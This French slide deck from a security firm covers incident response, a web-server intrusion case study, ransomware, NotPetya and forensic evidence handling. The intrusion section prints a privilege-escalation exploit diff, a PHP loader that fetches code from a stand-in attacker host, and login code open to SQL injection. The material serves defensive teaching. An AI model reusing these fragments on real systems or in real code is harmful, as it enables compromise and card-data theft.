When the shit hits the fan

pray you are elsewhere.

Pierre-Yves Bonnetain-Nesterenko
py.bonnetain@ba-consultants.fr

TISec
B&A Consultants – BP 70024 – 31330 Grenade-sur-Garonne

16-23 novembre 2020

B&A Consultants

- Cabinet de conseil en sécurité informatique créé en 1996.
- Conseils, suivi et assistance en sécurité informatique.
- Audits de sécurité, de configurations, de code...
- Audits et accompagnement conformité RGPD.
- Tests d'intrusion, tests d'applications.
- Réponse à incidents, analyses *post-mortem*.
- Analyses de risques, gestion des risques sur l'information.
- Ingéniérie de la sécurité informatique, recherche de solutions.
- Formations à la sécurité informatique.
- Expertise judiciaire (civile ou pénale) et expertises privées.
- Animateur de ReSIST, groupe de travail régional de l'OSSIR (`www.ossir.org/resist`)

B&A CONSULTANTS SECURITE INFORMATIQUE

Partie I

Réponse à incident

Pas d'improvisation !

La réponse aux incidents de sécurité recouvre plusieurs étapes :

1. Réaliser que l'on est attaqué
2. Analyser la situation
   - Déterminer et circonscrire la cible de l'attaque
   - Identifier le ou les vecteurs et leviers, le patient zéro, etc.
   - *Éventuellement*, identifier le ou les sources et acteurs
3. Résoudre l'incident
4. Restaurer la confiance dans le système d'informations.

Et c'est pas fini. . .

Gestion de crise ⇒ communication (interne et externe).

B&A CONSULTANTS SECURITE INFORMATIQUE

Détection et qualification

- Réagir signifie être conscient et donc être alerté d'un problème.
- Incident : « événement ou comportement **inhabituel** » sur le système d'informations.
- Toujours par rapport à une référence !
- Les détecteurs courants :
  - Utilisateurs (sensibilisés, écoutés, respectés)
  - Outils spécialisés ou non (installés, configurés, maintenus, supervisés)
  - Croisement d'informations
  - $\Rightarrow$ s'être préparé avant !

Un détecteur. . .

envoie un signal qu'il faut analyser et qualifier.

Panne ou attaque ?

La **qualification** de l'incident (escalade) doit être faite rapidement.

Analyse de l'incident

- Compétences larges (spectre) et approfondies (détails).
- Autorité « absolue » pour décisions d'urgence.
- Grande prudence (faux positifs, éléments oubliés, aggravation de la situation, perte ou altération des traces. . .).
- Garder une trace actions réalisées et résultats.
- Prendre en compte contraintes règlementaires et/ou juridiques (RGPD).
- Quid d'un dépôt de plainte ?

Équilibre difficile

Prudence, auditabilité, rapidité. Choisissez-en deux.

B&A CONSULTANTS SECURITE INFORMATIQUE

Résolution de l'incident

Ne pas oublier

Communication de crise (autorités, clients, internautes, actionnaires, collaborateurs, partenaires...)

- Opérations progressives, après/en parallèle analyse.
- Peut signifier « cohabiter » avec intrus.
- Voire les laisser volontairement sur systèmes en quarantaine (ou pas).
- Doit s'inscrire dans le temps.
- Attention aux représailles des intrus que l'on éjecte (rares, mais possibles).

B&A CONSULTANTS SECURITE INFORMATIQUE

Restaurer la confiance

Question angoissante : a-t-on bien tout vu et tout nettoyé ?

- Impossible de le savoir *vraiment*.
- Plus la cible est centrale, plus la question est douloureuse.
- Mise sous observation globale du système d'information.
- Insistance sur cibles touchées (même si remplacées).
- Analyser chemin de l'incident pour améliorer détection au plus tôt.

Résilience

Faire ce que l'on peut pour éviter les incidents, et **intégrer la réalité** : il y aura des incidents. Il faut y survivre.

B&A CONSULTANTS SECURITE INFORMATIQUE

Partie II

Intrusion sur serveur Web

B&A CONSULTANTS SECURITE INFORMATIQUE

Plan

Environnement général

- Entreprise faisant du commerce électronique
- Service web développé à façon par fournisseur, sur base d'un outil spécifique de ce dernier
- Serveurs hébergés par tierce partie
- Transferts automatisés (2 fois par jour) entre front-office Web et back office de traitement
- Facturation/encaissement liés à l'expédition des produits (gestion des stocks et approvisionnements)

B&A CONSULTANTS SECURITE INFORMATIQUE

Règlements en ligne

Pas de système de règlement bancaire externe :

- Le serveur Web collecte les informations de règlement (TLS),
- les chiffre localement (clé publique) et
- les stocke.
- Le back-office récupère les informations chiffrées,
- les déchiffre (clé privée) et
- les traite.

Risques

Surtout liés au traitement des numéros par l'entreprise (détournement, indélicatesse interne).
Sauf problème en amont sur serveur Web.

Détails importants

- Flux quotidien supérieur à la centaine de commandes
- Système critique pour l'entreprise ($>$ 80% CA)
- Fournisseur de l'outil n'existe plus, développeurs partis « ailleurs »
- Pas de maîtrise interne du système (code, configuration)
- Pas de copie du code source (sauf sur le serveur)
- Pas de protections particulière sur le serveur Web
- Pas de maintenance/mise à jour du système d'exploitation du serveur

Ne vous imaginez rien

De telles situations sont beaucoup plus courantes que l'on ne croit.

B&A CONSULTANTS SECURITE INFORMATIQUE

Incidents signalés

- Procédure interne pour gestion des stocks
  1. Rupture de stock
  2. réapprovisionnement
  3. mise en attente de commandes ($\pm$ trois semaines) sans prélèvement CB client
  4. déblocage commandes suite arrivée des produits
  5. transaction CB à ce moment
- *Un jour...* très nombreux rejets de cartes bancaires en opposition

Le service client est au front

Statistiques, habitudes, simple vigilance... Ce sont les utilisateurs (non-techniciens) qui lèvent l'alarme.

B&A CONSULTANTS SECURITE INFORMATIQUE

Question immédiate

Si nous sommes à l'origine de ces incidents...

Où les numéros de CB auraient-ils pu être volés ?

1. incident sur le front-office
2. indélicatesse interne

Dans le second cas

Bonjour la chasse aux sorcières...

Plan

B&A CONSULTANTS SECURITE INFORMATIQUE

Analyse du système

- Impossible d'arrêter la machine
- Impossible de faire une copie du disque ou de la demander à l'hébergeur
- Difficile de se rendre chez l'hébergeur
- Donc analyse à chaud, au travers du réseau
- Donc on ne voit que ce que le système veut bien nous montrer

En cas de rootkit

Nous n'aurons probablement pas beaucoup d'indices.

Examen de l'arborescence applicative

Pas de référence

On ne peut comparer les sources du serveur Web. . .

Examen des dates de modification des fichiers applicatifs

- Nombreux fichiers modifiés depuis moins de six semaines
- Liste fournie aux webmestres, qui éliminent ceux qu'ils ont créés (opérations marketing spéciales, etc.)
- Reste une poignée de fichiers, correspondent à des classes d'objets PHP
- Examen du code, présence de fonctions écrivant les numéros de CB reçus dans des fichiers.

Presque une bonne nouvelle

Cela semble éliminer l'indélicatesse interne.

Fichiers mal venus

Premier signal d'un problème : fichiers « bizarres » dans `/tmp/.enl`

```
-rwxr-xr-x  1 apache apache  6776 07:43 e2
-rw-r--r--  1 apache apache  9769 07:43 e2.c
-rw-r--r--  1 apache apache    55 08:11 zz.txt
```

- `e2.c` variation de `linux-sendpage.c` (Rise Security).
- Exploit local, élévation de privilèges
- Fournit un shell root
- Fichiers appartiennent à `apache` ⇒ passé via le serveur Web ?

Différences avec l'original

```
*** e2.c
--- linux-sendpage.c
***************
*** 368,374 ****
        sendfile(out_fd, in_fd, NULL, PAGE_SIZE);
!       execl("/bin/bash", "bash", "/tmp/.enl/zz.txt", NULL);
        exit(EXIT_SUCCESS);
  }
--- 368,374 ----
        sendfile(out_fd, in_fd, NULL, PAGE_SIZE);
!       execl("/bin/sh", "sh", "-i", NULL);
        exit(EXIT_SUCCESS);
  }
```

Plutôt que donner un shell root, exécute le script `/tmp/.enl/zz.txt`.

Vérification

```
$ cat ba.txt
id
$ sh ba.txt
uid=590(pyb) gid=590(pyb) groups=10(wheel),590(pyb)
$ ./ba-e2
uid=0(root) gid=0(root) groups=10(wheel),590(pyb)
```

Game over

Système potentiellement totalement compromis.

Manque de cohérence

Système compromis, pas de traces autres, rootkit, furtivité... pourquoi ces fichiers sont-ils restés ?

Et le point d'entrée ?

Question importante

Comment ces programmes sont-ils arrivés là ? Comment le code applicatif a-t-il été altéré ?

Autant le savoir, puisqu'il va falloir réinstaller une machine (non vulnérable).
Si c'est pour se faire de nouveau démolir, ce n'est pas très utile.

- Trouver le ou les points d'entrée
- Les fermer ou les bloquer

Un indice

Tous les fichiers modifiés ou trouvés appartiennent à `apache`.

B&A CONSULTANTS SECURITE INFORMATIQUE

Journaux du serveur web

- Recherche de traces d'injections (SQL ou autres).
- Pas déçus du résultat : tests venants Croatie, Vietnam, Chine, USA...
- Une partie se terminant en `404 Not Found`
- Mais de très nombreux en `200 OK`
- Injections SQL trivialement confirmées en examinant le code

Une remarque

Si seulement injection SQL, ne répond pas vraiment à nos interrogations
$\Rightarrow$ injections de commandes, accès au système de fichiers ? ? ?

Nettoyage par le vide

- Identification requêtes « légitimes » et nettoyage progressif
- C'est long et peu passionnant, mais...
- Requête `GET` sur fichier `tar.gz`, code HTTP `200 OK`, taille plusieurs dizaines de Mo.
- Recherches requêtes associées à cette adresse IP.
- Identification de deux « points d'entrée » : fichiers PHP déposés sur le système : un chargeur, et un webshell.
- Identification d'autres adresses IP ayant activé le chargeur ou le webshell

Notons que...

L'hébergeur n'aurait eu aucune difficulté à repérer le pic réseau lors de la récupération du fichier `tar.gz`.

Le chargeur

Code PHP téléchargeant et installant sur le serveur un autre programme PHP. Extrait :

```
<? php error_reporting(6143);
   ini_set('display_errors', 'On');
   file_put_contents('abcd.php',
      file_get_contents('http://le.mechant.ru/abcd.php'))
?>
```

On n'a pas tout perdu

Adresse d'un serveur auquel l'agresseur a accès (ou qu'il a piraté). En Russie.

Le webshell

- Ancienne version de `KA_ushell`
- Modifié pour éliminer l'authentification
- Fonctions proposées :
  - Accès à l'interpréteur de commandes
  - Accès à l'interpréteur PHP
  - Envoi de fichiers sur le serveur

Toujours une question

Comment le premier programme (le chargeur) est-il arrivé là ?

Analyse des requêtes

- Deux adresses IP ont invoqué le chargeur
- Extraction de toutes les requêtes provenant de ces adresses
- Requêtes POST sur des URLs administratives, code 200 `OK`
- Fonctions permettant de modifier certains répertoires du serveur web
- Edition limitée (code intégré au cadre de l'application)
- Accès protégé par compte et mot de passe (applicatif)

Trois possibilités

Indélicatesse d'un administrateur ou ancien collaborateur, vol d'un compte/mot de passe, contournement de l'authentification.

B&A CONSULTANTS SECURITE INFORMATIQUE

Routine d'authentification

`$login` et `$pass` contiennent les données issues directement de la requête de l'internaute ($\rightarrow$ injection SQL triviale).

```
if ($login && $pass) {
    $query = "SELECT id FROM $this->identifiants
              WHERE login = '$login'
              AND password LIKE '$pass'";
    $this->sql_query($query);
    ...
```

On aime bien

La clause `LIKE` pour le mot de passe.

Tentative de reconstruction du scénario

1. Contournement de l'authentification pour accès administratif
2. Création d'un fichier PHP contenant le code du chargeur
3. Déclenchement d'une requête associée à ce nouveau fichier
4. Appel du webshell

Le webshell a été utilisé

- pour installer les programmes dans `/tmp/.enl`
- créer un tar.gz de tout les fichiers source du serveur
- installer sélectivement des fichiers modifiés (enregistrement informations de règlement)

Intérêt de l'élévation de privilèges ?

Pas encore de réponse...

Autre possibilité

Les traces relevées correspondent à plusieurs attaques et plusieurs attaquants indépendants.

Plan

B&A CONSULTANTS SECURITE INFORMATIQUE

Un peu vulnérable, n'est-il pas ?

Application semi-spécifique sérieusement fragile :

- Plus de maintenance
- Injections SQL partout dans le code
- Contournement authentification et accès fonctions administratives
- Arborescence web modifiable pour l'utilisateur `apache`
- Récupération informations sensibles (numéros de CB), malgré chiffrement local

Environnement d'exploitation plutôt léger :

- Pas de supervision du fonctionnement
- Pas de protections au niveau système ou applicatif
- Peu de filtres réseau en sortie du système

B&A CONSULTANTS SECURITE INFORMATIQUE

Pour le client

- Perte de confiance dans son outil
- Nouveaux développements déjà en cours, mais pas terminés
- Réinstallation d'un système, corrections code, dans l'urgence.
- Fenêtre d'inconfort sur plusieurs mois.
- Effort de supervision, contrôles réguliers, etc.

B&A CONSULTANTS SECURITE INFORMATIQUE

Partie III

Logiciel rançonneur... ou pas

Plan

Un cas d'école : logiciel rançonneur

On parle aussi de « ransomware ». Mode d'action :

- Chiffrement de tous les fichiers « intéressants » accessibles à l'utilisateur → ne se limite pas qu'au poste de travail (partages réseau)
- Avec note indiquant comment récupérer la clé de déchiffrement
- Moyennant finances, évidemment
- Fichiers intéressants : bureautique, images, etc. Selon le bon vouloir de l'outil. Tous les fichiers peuvent être atteints.

B&A CONSULTANTS SECURITE INFORMATIQUE

Un cas d'école : logiciel rançonneur

HOLLYWOOD HOSPITAL PAYS $17,000 TO RANSOMWARE HACKERS

By **Trevor Mogg** — February 18, 2016

A Hollywood hospital whose computer systems were locked up by ransomware earlier this month (original story below) has paid $17,000 in bitcoins to regain access to its data. It's believed the hackers had originally demanded $3.4 million from the Hollywood Presbyterian Medical Center in Los Angeles, but the hospital said Wednesday that any reports suggesting it paid that amount are false.

Commenting on the decision to hand over $17,000, Allen Stefanek, president of the medical center, said in a release, "The malware locks systems by encrypting files and demanding ransom to obtain the decryption key. The quickest and most efficient way to restore our systems and administrative functions was to pay the ransom and obtain the decryption key. In the best interest of restoring normal operations, we did this."

Dynamique d'un rançonnage

- Le plus souvent, réception d'un e-mail
  - soit avec pièce jointe malveillante (PDF, Office et macros, etc.)
  - soit suggérant d'aller sur une URL qui sera (suite à rebonds) malveillante
- Code malveillant originel n'est qu'un téléchargeur qui va récupérer le « vrai » code malveillant
- Lequel
  - examine les fichiers accessibles à l'utilisateur y compris au travers du réseau
  - les chiffre avec une clé spécifique
  - envoie la clé sur un site externe (normalement)
  - crée les notices de rançon
  - cherche d'autres victimes (propagation par e-mail)

B&A CONSULTANTS SECURITE INFORMATIQUE

Après l'incident...

- Pas de sauvegardes $\Rightarrow$ terminé
- Payer ne garantit pas toujours récupération données
- Même si souvent ok (service clients, hotline...)
- Payer = certitude être identifié comme « cible intéressante »

Conclusion évidente


Ayez des sauvegardes complètes, régulières, systématiques, vérifiées, et inaccessibles aux utilisateurs. Ça n'empêche pas l'incident, mais permet d'y survivre.

B&A CONSULTANTS SECURITE INFORMATIQUE

Plan

Un cas spécial : NotPetya – 1

- 27 juin 2017, rançongiciel semblable à Petya.
- Frappe lourdement Ukraine (banques, aéroports et transports en commun, énergie et une foule d'entreprises de tailles diverses)
- dans une moindre mesure, reste du monde (France, Russie, États-Unis d'Amérique)
- EternalBlue (NSA/ShadowBrokers), `PowerShell` et WMI



Un cas spécial : NotPetya – 2

- Adresse bitcoin constante pour règlement rançon

Pas très discret. . .

Possible de savoir combien les agresseurs ont touché.

- Adresse mail constante pour signaler versement et récupération clé déchiffrement.

Réaction hébergeur

Blocage adresse électronique

La double peine ?

$\Rightarrow$ rapidement, aucun moyen récupérer clé déchiffrement

B&A CONSULTANTS SECURITE INFORMATIQUE

Un cas spécial : NotPetya – 3

Vecteur de diffusion

- M.E.Doc, logiciel comptabilité obligatoire en Ukraine
- Aucune signature cryptographique des mises à jour
- Mise à jour contenant code malveillant
- Poussée juste avant jour férié

Un cas spécial : NotPetya – 4

Analyse code

- Clé de déchiffrement jamais exfiltrée
- $\rightarrow$ impossible déchiffrer documents pris en otage
- $\rightarrow$ pas rançongiciel
- mais logiciel destructeur
- et probablement pas par erreur

Là où tout le monde rigole

- Monsieur mon assureur, voici mon préjudice, merci de me rembourser
- Pas de chance mon cher client
  1. vous n'avez pas respecté les bonnes pratiques en matière de sécurité → on va discuter de votre remboursement
  2. la NSA a attribué NotPetya à la Russie en disant qu'il s'agissait d'un acte hostile envers l'Ukraine → les assurances ne fonctionnent pas dans ce cas

Partie IV

Collecte de preuves

Dire vrai, c'est bien

- Sans doute dommage, mais la parole **ne suffit pas**
- Etre capable d'apporter la preuve de ce que l'on avance
- Surtout dans un dossier à forte densité technique...
- ...ou lorsque l'on n'a que des soupçons, impressions négatives, etc.
- La preuve peut être combattue par la ou les parties adverses
- Affaiblir la preuve peut suffire, en faisant douter
  - de sa véracité
  - de sa construction
  - de son interprétation
  - de sa licéité

B&A CONSULTANTS SECURITE INFORMATIQUE

En conséquence de quoi

Si l'on veut apporter une preuve technique,

1. il faut avoir anticipé le besoin
2. ne pas commettre d'erreurs lors de la collecte
3. garantir la pérénité de la preuve

Et ensuite

Si le dossier peut se terminer devant un tribunal, redoubler de précautions.

Traces et journalisation

- Tout composant d'un système d'informations peut produire des traces
  - activités légitimes (connexion réussie, ouverture de session, réception d'un message, requête Web à traiter...)
  - ou événements indésirables (connexion interdite, échec d'authentification, action interdite...)
- Pourquoi tant d'entreprises se privent-elles de ces informations ?
- Ou s'en servent-elles aussi mal ?

Une brique indispensable

La bonne exploitation d'un SI ne peut s'affranchir des journaux produits par les différents composants. Sur le plan de la sécurité, c'est vital.

Légalement parlant

Certains événéments doivent être tracés – cas typique, navigation Internet.

CONSULTANTS SECURITE INFORMATIQUE

Traces directes ou indirectes

Trace directe Liée de façon explicite à une activité. Exemples : journaux d'activité ou d'événements, fichiers téléchargés, fichiers ouverts...

Trace indirecte Effet de bord d'une activité. Exemples : cookies, shellbags, artefacts logiciels, dates accès fichiers...

- Collecte des traces directes peut (doit) être organisée en amont, avant le besoin effectif
- Y compris au niveau des chartes et règlements intérieurs
- Analyse traces directes peut (doit) être incluse dans procédures d'exploitation et de sécurité.
- Collecte et analyse des traces indirectes ne se fait que lorsque le besoin apparaît vraiment (long, complexe, coûteux)

B&A CONSULTANTS SECURITE INFORMATIQUE

Journaux, RGPD et autres

- Collecte données à caractère personnel
- Sauf cas encadré, existence système journalisation doit être officielle
  - Finalité connue de tous
  - Durée de conservation
  - Modalités techniques d'accès
- Risque : non-opposabilité des éléments (collecte illicite)
- Voire effet boomerang : surveillance illicite des collaborateurs.

Cas encadré

Difficile informer collègue dont on soupçonne malfaisance → autorisation d'un juge → dans les limites des autorisations données, tout est possible.

B&A CONSULTANTS SECURITE INFORMATIQUE

Journaux, RGPD et autres

Facile de se tromper

Traces peuvent constituer informations directement ou indirectement nominatives $\Rightarrow$ articles 226-16 et suivants CPP, RGPD

Faites-le

. . . mais faites-le bien.

Et enfin. . .

Prouver que M. X a fait quelque chose est **nettement plus difficile** que prouver que quelque chose a été fait à partir de/avec l'ordinateur de M. X.

B&A CONSULTANTS SECURITE INFORMATIQUE

Preuves et traces informatiques

Principe d'échange de Locard (criminalistique)

Lorsqu'un acte se produit, l'individu responsable laisse des traces de sa présence et emporte avec lui des traces du lieu où il se trouvait.

Marche aussi en informatique

- Succès d'une investigation informatique (panne, dysfonctionnement, intrusion, malveillance...) fonction de la qualité des traces retrouvées ou reconstruites
- Journaux peuvent contenir des traces (directes ou indirectes)
- Tout comme la mémoire (structures de données, processus...), les disques durs (traces fichiers, artefacts logiciels...), etc.
- Pas possible d'analyser tout un système d'informations (coût, durée)

B&A CONSULTANTS SECURITE INFORMATIQUE

Analyser ce qu'il faut, comme il faut

- Matériels et logiciels spécifiques
- Capacité de développement *ad hoc*
- Essais, maquettes, tests avant d'intervenir sur les vrais éléments

Mais. . .

Tout cela, et toute la compétence disponible, ne sert à rien si l'on ne regarde pas au bon endroit.

C'est une criante évidence. . .

Connaissez bien votre système d'informations : comment il fonctionne, comment il est utilisé. Note : objectif très difficile à atteindre.

B&A CONSULTANTS SECURITE INFORMATIQUE

Collecter, analyser, conserver

- Analyser un incident est une chose
- Rendre une contre-analyse/contre-expertise (ou simplement expertise judiciaire) possible en est une autre
- Qui peut se révéler utile, voire vitale :
  - décision d'aller déposer plainte prise ultérieurement
  - découverte postérieure de nouveaux modes d'analyse
  - évolutions techniques permettant de lever des « impossibilités »
  - informations imprévues $\rightarrow$ nouvelles corrélations à établir
  - erreurs dans l'analyse initiale
- Conservation éléments analysés
- Autant que possible dans état d'origine (non altérés par une analyse)

Ne conservez pas vous-même !

Mise sous séquestre/scellé. Les huissiers sont (aussi) vos amis.

Partie V

Let the fun begin

Informatique légale

- Terme à prendre au même sens que « médecine légale » pour la recherche des causes de la mort d'un individu.
- Néologisme : inforensiques, ou analyses forensiques numériques
- Proche de la réponse à incidents, par les techniques qui peuvent être mobilisées
  - analyse d'ordinateurs,
  - analyse réseau,
  - analyse de code,
  - analyse de données (directes) ou d'artefacts (indirects),
  - analyse d'équipements mobiles.

Donc. . .

De l'expérience, des compétences avérées, une capacité d'abstraction et de distanciation, une grande capacité de rédaction.

Tout n'est pas pour le mieux dans le meilleur des mondes

Pourquoi des juges/policiers/gendarmes ont-ils besoin d'informaticiens ?

- Traiter un litige (typiquement commercial) autour d'un produit/d'une prestation informatique
- Traiter un délit ou un crime dans lequel l'outil informatique peut contenir des données intéressantes (à charge ou à décharge)
- Traiter un délit ou un crime dans lequel l'outil informatique est au centre de la commission de l'acte

En résumé

Apporter des réponses à des questions souvent très précises, permettant d'éclairer le magistrat/le tribunal/les enquêteurs.

Notons que

Il y a de l'informatique partout maintenant...

De façon plus légère


En phase pré-contentieuse (civil/commercial voire pénal)

- Craintes d'une intrusion sur un SI
- Analyse outil malveillant pour compréhension impact sur SI
- Vérification du respect technique d'éléments contractuels
- Saisie conservatoire pour gel d'un état existant
- Sans oublier art. 145 CPC, saisies et constats (huissiers)

Et bien entendu

Tout ce qui est lié à la réponse à incidents peut mobiliser des techniques d'analyse inforensique. Et vice-versa.

Déroulé synthétique d'une procédure pénale



- Expert peut être mobilisé à toutes les étapes
- Avec contraintes (délais, lieux) différentes
- Très rare en préliminaire ou flagrance

Quelques exemples (pénal)

Stupéfiants Analyse de téléphones portables de guerre et fadettes associées. Détermination réseau d'échange.

Carding Recherche d'utilisation d'outils de réécriture de cartes bancaires (pistes magnétiques). Croisement avec cartes saisies.

Cambriolages Recherche des propriétaires de matériels retrouvés chez un receleur. Identification des victimes.

Téléphone au volant Examen de l'utilisation d'un téléphone juste avant un accident mortel.

Homicide volontaire Détermination niveau de préméditation et implications différentes parties.

Escroquerie Analyse d'ordinateur saisis (perquisition) et fourniture d'éléments aux enquêteurs (garde-à-vue).

B&A CONSULTANTS SECURITE INFORMATIQUE

Un exemple parmi tant d'autres (pénal)

- Matériel saisi dans une procédure incidente
- Y a-t-il des informations intéressant l'un des dossiers en cours ?
- Sachant qu'on ne sait absolument pas quoi chercher,
- et que tout n'a pas forcément été saisi.


B&A CONSULTANTS SECURITE INFORMATIQUE

